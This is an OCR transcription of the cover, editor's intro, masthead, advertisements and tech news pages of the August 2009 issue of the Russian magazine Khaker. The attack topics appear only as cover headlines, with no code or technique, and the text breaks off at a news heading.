ВЕЧНЫЙ БОТНЕТ: ВСЕГДА ПОД КОНТРОЛЕМ СТР. 56

РЕКОМЕНДОВАННАЯ ЦЕНА: 210Р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ


ХАКЕР


www.xakep.ru

АВГУСТ 08 (128) 2009

08 (АВГУСТ) 2009


АВТОСПЛОЙТ / СОЗДАЕМ ИНСТРУМЕНТ ДЛЯ МАССРУТИНГА В ЛОКАЛЬНОЙ СЕТИ





АВТОСПЛОЙТ

СОЗДАЕМ ИНСТРУМЕНТ ДЛЯ **МАССРУТИНГА В ЛОКАЛЬНОЙ СЕТИ** СТР. 46



ИНСТРУМЕНТЫ ПЕНТЕСТЕРА

Лучший софт для fingerprinting'а

СТР. 26

ДА ПОШЕЛ ТЫ, SQL!

Как отказаться от SQL баз данных и выиграть


СТР. 20

ПРАВИЛА ПЕНТЕСТА

Аудит по стандарту PCI DSS

СТР. 52

Intro



Гласность и социализация интернета – вот две вещи, которые творят чудеса. Ты заметил, как много в последнее время стало появляться трешняковых скандалов, которые именно через обсуждение в интернете выходили в федеральные СМИ?


За последние месяцы – десятки примеров, когда обычным чувакам просто с помощью постов в ЖЖ, сайтов министерств и собственной четкой позиции удавалось серьезно повлиять на развитие своей сугубо личной проблемы, связанной с недобросовестным чиновником/серым братом. Общественный контроль через интернет и социальные сети – вот то, что реально меняет сознание людям: они видят, что почти на любого чиновника можно найти способ давления, даже если и нет в родственниках прокурора по области.

К чему я все это пишу? К тому, что самоуправство и нарушения законов со стороны должностных лиц бывают и в «нашей» области. Бывает, аргументом для судьи является и хранение подкинутого CD с бредовыми вирусами за 96 год, и дебильная, абсолютно левая экспертиза, признающая текстовый файл вредоносным ПО. Всякое, в общем, бывает. Если, не дай Бог, с таким столкнешься – обращайся к нам, поможем, по крайней мере советом.

P.S. Вчера сделали официальную группу ВКонтакте, куда заджойнилась вся редакция: vkontakte.ru/club10933209, присоединяйся. Будем там постить и анонсировать все наши мероприятия и новости. Ну и ты не стесняйся писать свои комменты и предложения. Печатаю адрес, т.к. наши фанаты там уже сделали 5-6 различных групп и поиском пока найти правильную не так уж просто.


nikitozz, гл. ред. Х
nikitoz@glc.ru
udalite.livejournal.com
vkontakte.ru/club10933209

CONTENT 08(128)



КАЛЕНДАРЬ ЗДОРОВЬЯ

Против лома нет приёма, если нет другого лома! Так и каждой попытке взлома можно противопоставить надёжную защиту.
Легко, просто и интересно говорить о компьютерах. Но вот когда то же самое касается нас самих и нашего здоровья, следует быть гораздо осторожнее: цена ошибки возрастает многократно, ведь заменить наше «железо» тяжелее, нежели поставить новую материнскую плату вместо сгоревшей.
Тем не менее, и здесь есть выход: враги, противостоящие нашему организму, конечно, опасны, но не столь изобретательны. На страницах этого журнала мы разместили пять советов Календаря Здоровья. Попробуй следовать им – и будь уверен, что security level твоего организма значительно возрастёт!



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Михаил Степанов
>Финансовый директор
Татьяна Гудебская
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА


/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.


В июльский номер журнала вкралась досадная опечатка. Автором статьи «Доверься ищейке» является _ssh3r1ff- (ssh3r1ff@gmail.com). Редакция приносит свои извинения за ошибку.



МАРИЯ «MIFRILL» НЕФЕДОВА / MIFRILL@REAL.XAKEP.RU /

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**

Джобс возвращается



Вряд ли для кого-то станет новостью, что исполнительный директор Apple Стивен Джобс тяжело болен. Диагноз «рак поджелудочной железы» врачи поставили ему еще в 2004 году, так что когда в начале текущего года Джобс заявил, что временно оставляет компанию из-за проблем со здоровьем, многие были не на шутку обеспокоены и задавались вопросом, а вернется ли он вообще. Что ж, назло всем недоброжелателям Стив возвращается! За полгода отсутствия лидер Apple успел перенести сложную и тяжелую операцию по пересадке печени, но сейчас уже достаточно оправился, чтобы вновь приступить к работе. Пока Стив вернулся на неполную рабочую неделю, но, учитывая прогнозы врачей, которые укладываются в одно емкое слово «excellent», за Джобса уже можно порадоваться и, конечно же, пожелать ему удачи и полного выздоровления.

В ИЮНЕ АУДИТОРИЯ TWITTER ВЫРОСЛА ЕЩЕ НА 14% И СОСТАВИЛА ПОРЯДКА 21 МЛН. ЧЕЛОВЕК.

Фермерам придется импровизировать



Знаешь ли ты, что на сегодняшний день китайцев в интернете почти 300 миллионов? Возможно, нет, но зато всем хорошо известно, что «восточные братья» фактически монополисты по части продаж голды и шмота, а также прокачки чаров почти во всех современных MMOG. Судя по всему, в ближайшем будущем фермерам придется сбавить обороты, потому как правительство всерьез задумалось о том, что их быстро растущий «бизнес» может нехорошо сказаться на экономике страны. Учитывая, какие суммы проходят через руки фермеров за год, опасения властей, вероятно, не беспочвенны (будем честны — таким образом можно даже отмывать деньги). Согласно мнению правительства, виртуальные деньги должны оставаться в виртуале. Министерство культуры и министерство торговли Китая уже выпустили заявление о том, что в скором времени на обмен виртуальной валюты на реальные деньги будет наложен запрет. Даже игровые таймкарты станет нельзя купить за реальные деньги. Интересно, как эта инициатива скажется на балансе и экономике некоторых MMORPG. Ведь, похоже, теперь китайцы смогут использовать голд разве что для рисования аденами :).

РАЗРАБОТЧИКИ СЕРВИСА GOOGLE WAVE ПЛАНИРУЮТ РАЗОСЛАТЬ 100.000 ИНВАЙТОВ 30-ГО СЕНТЯБРЯ СЕГО ГОДА (СПЕШИ ЗАПИСАТЬСЯ И НЕ ЗАБУДЬ СКРЕСТИТЬ ПАЛЬЦЫ).


ЛОВИ ПОТОК!
Подъем! Nokia N97. Последние новости. Посмотрим, что в блогах. Запостить. Комментировать. Что в ВКонтакте? Клево, вечером боулинг. Теперь магазин Ovi – закачать что-то новенькое. Уже стучат в аську. Все собираются на пикник. Придумать маршрут. Выслать геотэг. Что завтра? Анонс клубных концертов – транслировать. Куча приглашений – ответили. Ого, новый виджет – закачал! Зайти на Ovi – ссылка на видеоальбом. Посмотрел. Написал. Ссылка на музыку. Качаю. Делюсь. Продолжаю движение...
ЗАЙДИТЕ НА WWW.NOKIA.RU/N97
NOKIA N97. ПЕРВЫЙ МОБИЛЬНЫЙ КОМПЬЮТЕР*.
NOKIA
Nseries
Оператор
19:49
Вт 14.07.2009
Обычный
контакте
Ovi Mail (5)
Фото из Нью-Йорка 15:24
Кто идет с нами на выстав... 09:57
Функции
Контакты
ovi
My Nokia** www.nokia.ru/mynokia Бесплатный сервис: поддержка и эксклюзивный контент.
Реклама. © Nokia, 2009. * Среди устройств Nokia. ** Моя Nokia.

PC27

Интересный неттоп

Вряд ли кто-то станет спорить с тем, что моноблоки выглядят куда эстетичнее обычных домашних компьютеров. Ну, а если кто-то все же возьмется возражать, напомним, что они, к тому же, здорово экономят место. Новинка от компании eMachines (подразделение Acer) — моноблок eMachines EZ1601-01 — не является исключением, но на этот раз стильный дизайн и компактность сочетаются с весьма привлекательной ценой: всего $400. Впрочем, цена легко объяснима — достаточно заглянуть «под капот» девайса, где прячется комплектация среднего... нетбука. Процессор Intel Atom N270 (1.6 ГГц), интегрированный графический процессор Intel GMA 950, 1 Гб оперативной памяти (DDR2-533 МГц), винчестер на 160 Гб (SATA), встроенные громкоговорители, плюс оптический привод 8x DVD±R/RW DL SuperMulti. В комплект также входят клавиатура и оптическая мышка. В итоге, мы получаем очень неплохой неттоп, хотя, конечно, не стоит забывать о широкоформатном дисплее диагональю 18.5". Нетбуки такими габаритами похвастаться явно не могут. Стоит отметить: благодаря малой мощности машины, разработчикам удалось обойтись исключительно пассивным охлаждением. Девайс получился очень тихим.



ЭКСПЕРТЫ POSITIVE TECHNOLOGIES ВЫЯСНИЛИ, ЧТО 74% ПАРОЛЕЙ В КОРПОРАТИВНОМ СЕКТОРЕ НЕ СООТВЕТСТВУЮТ ТРЕБОВАНИЯМ СТАНДАРТА PCI DSS.



Новый сервис от TPB

Как ни странно, команда трекера The Pirate Bay успевает не только судиться со всеми, с кем только можно, но и развивать свои проекты. Сервис, представляющий собой хостинг для аудио и видеоматериалов, о котором ребята говорили уже не раз, наконец, запущен в виде беты по адресу http://thevideobay.org. В целом эта штука обещает быть похожа на YouTube, только, конечно же, без копирайтов и связанных с ними проблем. Примечательно и то, что «ВидеоБухта» не использует Flash, вместо него ставка сделана на HTML 5 и теги <video> и <audio>. Таким образом, многое завязано на браузер (например, IE не поддерживает те самые теги). Список браузеров, которые точно должны корректно работать с VideoBay таков: Firefox 3.5, Opera 9.52 preview, Google Chrome 3, Safari 3.4 и Safari 4. Остальные придется проверять.

И до Usenet'а добрались



Копирасты всего мира придумали отличный способ возвращать «воруемые» у них деньги — судиться со всеми и вся, а недавняя победа (пусть и неокончательная) правообладателей над многострадальным Pirate Bay только подлила масла в огонь. Однако на этот раз засудили не трекер, не файлообменник и даже не невезучего юзера. Теперь очередь, ни много, ни мало, дошла до Usenet. Да-да, той самой сетки, что является одной из старейших на нашем шарике (ее придумали еще в 80-м году в Университете Дьюк) и состоит из ньюсгрупп. Оказывается, никто не забыл, что в Usenet'е можно не только общаться, но и публиковать файлы, а значит, там циркулирует внушительное количество всяческого контрафакта. Ассоциация RIAA с удовольствием замахнулась бы на всю сеть, но это невозможно из-за ее децентрализованной архитектуры, так что еще в 2007 году копирасты подали в суд на сервис Usenet.com Inc. Тема иска была знакома до отвращения — нарушение авторских прав на аудио- и видео-контент. И вот совсем недавно стало известно, что суд признал компанию виновной. С мерой наказания пока не определились, но ожидать можно чего угодно, начиная от штрафов и заканчивая наложением запретов и\или ограничений на «нелегальную деятельность» Usenet.com.

Samsung Star★

Действуй. Легко!

• Сенсорный дисплей 3,0" WQVGA • Пользовательский интерфейс TouchWiz
• Виджеты • 3,2 Мпикс камера • Функция распознавания улыбки • Интернет-браузер
• Поиск и распознавание музыки • Социальные сети


Star – звезда
TouchWiz – интерфейс сенсорного экрана с поддержкой виджетов



Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный). www.samsung.com. Товар сертифицирован. Реклама.

PC27 J3

Google нужен твой телефон



«Хорошо забытая старая» фишка обнаружилось в сервисе GMail — теперь при регистрации нового почтового ящика система может потребовать подтверждения регистрации посредством SMS. То есть, тебе придется оставить Google номер своего мобильника, на который система пришлет SMS с кодом верификации. Штука не нова: когда регистрация в GMail только стала открытой, ее уже включали, но довольно быстро выключили обратно. Самое интересное даже не в этом, а в том, что, согласно официальному help'у, Google «запомнит» твой телефон на будущее — планируется ограничивать количество аккаунтов на один мобильный номер (каков будет максимум ящиков на один мобильник – не указано). Тот же официальный help гласит, что на эту меру пришлось пойти ради борьбы со спамом и прочей нежелательной корреспонденцией. Почему-то очень хочется сказать «не верю!». Кстати, если возникли проблемы с регистрацией (а они, судя по всему, могут появиться после попыток создать несколько ящиков подряд, на один и тот же IP), то можно поискать инвайт, тогда «светить» номер мобильного точно не потребуется.

IDC СООБЩАЕТ, ЧТО В 2008 ГОДУ УРОВЕНЬ ИСПОЛЬЗОВАНИЯ ПИРАТСКОГО ПО В РОССИИ СНИЗИЛСЯ ДО 67%.

Нетбуки от Sony



Спрос рождает предложение, так что хороших и разных нетбуков на рынке становится все больше. Вот и компания Sony решила порадовать новой линейкой — 10-дюймовыми VAIO W. Основной отличительной чертой машинок традиционно для Sony станет дизайн — цветовых решений ожидается три: белый, розовый и коричневый. Последний вариант выйдет очень ограниченным тиражом. «Под капотом» у нетбуков все довольно привычно для этого сегмента рынка: Intel Atom N280 с тактовой частотой 1.66 ГГц, 1 Гб памяти, 160 Гб места на жестком диске, веб-камера 3.1 МП, Bluetooth, Wi-Fi 802.11 b/g/n, LAN и два USB-порта. Размер дисплея новинок составит 10.1'' (соотношение сторон 16:9), разрешение 1366х768 пикселей. Время работы от аккумуляторов — 3 часа. Цена известна пока только для США — $499. До России новинка должна добраться уже к августу.

ПО ДАННЫМ MESSAGELABS, В ИЮНЕ ДОЛЯ СПАМА В МИРОВОМ ПОЧТОВОМ ТРАФИКЕ ДОСТИГЛА ОТМЕТКИ 90.4%.

Божественная кухня в Москве



5-го июня в Москве, в Павильоне Production состоялось мероприятие Godskitchen Camel Urban Wave, организованное торговой маркой Camel и промоутерским агентством Zeppelin Production. Из всех ивентов такого рода, проводившихся в последнее время в России и Москве, этот рейв стал самым крупным, собрав многотысячную аудиторию. На протяжении всей ночи за пультом зажигали лучшие трансовые ди-джеи мира: Маркус Шульц , Сандер ван Доорн, Менно де Йонг и другие.

Google Chrome OS



Дождались и дошутились — первыми свою ОС выпустят совсем не Nero, а Google. Это было предсказуемо, об этом говорили и думали давно, но теперь все официально, хотя информации пока немного. По сути, известно следующее: ориентироваться ОСь будет на рынок нетбуков, и первые машинки с Chrome OS на борту можно ожидать уже к концу 2010 года. ОСь будет построена на ядре Linux, будет работать с процессорами x86 и ARM архитектуры и станет логичным продолжением одноименного браузера. Chrome OS — система с открытым кодом, и исходники откроют уже в этом году, радуйся open source сообщество! Основной упор делается на легкость и скорость, так что в ход пойдут веб-приложения всех мастей, и явно не обойдется без облачных вычислений. К платформе Android Chrome OS никак не относится, хотя разработчики и планируют, что в будущем «сферы влияния» двух систем пересекутся. На этом подробности заканчиваются, но новой информации ждать недолго — представители Google обещают рассказать нам больше уже осенью.

Imagine Cup 2009

В Каире (Египет) прошел финал одного из самых престижных на планете состязаний в сфере высоких технологий — Microsoft Imagine Cup 2009. Это ежегодное соревнование молодых умов проводится с 2003 года при поддержке Microsoft и ряда других крупных компаний и фондов. И вновь, как и в предыдущие годы, у нас есть повод для гордости — на этот раз наша российская команда из Нижегородского государственного университета им. Н. И. Лобачевского Vital Lab взяла «серебро» в самой сложной и, по сути, главной категории Imagine cup — Software Design («Программные проекты»). Ребята представляли на суд жюри свой проект ViVa, призванный помочь человечеству в борьбе с совсем не компьютерными вирусами: своевременное обнаружение эпидемий на ранних стадиях, лоцирование очагов заражения, оповещение людей – вот вокруг чего сосредоточена их разработка. Соперничать нижегородцам пришлось с 69 командами из других стран, но уступили они лишь одной — румынам с проектом SYTECH. Нам остается лишь от всей души поздравить ребят с победой и пожелать им дальнейших успехов!



Капитан Очевидность из Испании

Настоящим глотком свежего воздуха оказался суд города Барселоны. В Испании, как и во всем прогрессивном мире, различные объединения авторов и сообщества правообладателей пытаются задушить файлообмен. Только почему-то у местных копирастов все идет совсем не так гладко, как у их коллег. Уже не первый fail постиг организацию SGAE, отстаивающую права музыкантов. Устав замахиваться на все «интернеты» сразу, SGAE попытались прикрыть крупный сайт eD2K-ссылок elrincondejesus.com. Борцы за копирайт надеялись сразу же получить предварительное решение суда и остановить деятельность ресурса еще до основного разбирательства, но не тут-то было. «P2P-сети, как средство передачи данных между пользователями, не нарушают никаких прав, защищенных законом об интеллектуальной собственности», заявил судья Рауль Н. Гарсия Орехудо. Также он напомнил, что презумпцию невиновности еще никто не отменял, а копирование или коллективное использование материала без извлечения из этого выгоды не являются преступлением. И хотя полное слушание состоится позже, а Рауль Н. Гарсия пока что просто озвучил очевидные факты, нельзя не порадоваться тому, что такие судьи еще остались.



Смартфоны в опасности

